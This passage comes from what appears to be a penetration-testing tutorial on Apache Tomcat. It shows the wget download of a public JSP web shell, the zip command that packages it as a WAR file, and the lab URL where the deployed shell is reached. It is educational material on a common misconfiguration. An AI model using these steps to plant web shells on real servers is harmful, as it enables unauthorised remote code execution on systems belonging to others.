


An alternative way to do the above manual exploitation can be by downloading the **cmd.jsp** file and creating a **webshell.war** file using **zip**.



The webshell jsp file can be downloaded from here:

<https://github.com/tennc/webshell/tree/master/fuzzdb-webshell/jsp>



Next, after the **cmd.jsp** file is downloaded, a **revshell.war** file can be created using the following command:

```
zip -r revshell.war cmd.jsp
```



```
(root@kali)-[~]
# wget https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/jsp/cmd.jsp

--2024-04-15 17:04:40-- https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/j
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 2606:50c0:8000::154, 2606:50c0:
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|2606:50c0:8000::154|:443 ... co
HTTP request sent, awaiting response... 200 OK
Length: 829 [text/plain]
Saving to: 'cmd.jsp'


cmd.jsp                                     100%[=====]

2024-04-15 17:04:40 (38.7 MB/s) - 'cmd.jsp' saved [829/829]

(root@kali)-[~]
# zip -r revshell.war cmd.jsp

adding: cmd.jsp (deflated 49%)
```

Again, repeat the same procedure as discussed earlier, after uploading the **revshell.war** file in the deploy functionality. The web shell is obtained after accessing the file at the path:
<http://192.168.1.5:8080/revshell/cmd.jsp>



Conclusion

In essence, **Apache Tomcat** remains a preferred choice for deploying **Java web applications**, offering a blend of **versatility** and **security** that caters to the diverse needs of developers and administrators alike. Nevertheless, due to **misconfigurations**, attackers can abuse it to perform unintended actions such as **Remote Code Execution**.

JOIN OUR TRAINING PROGRAMS

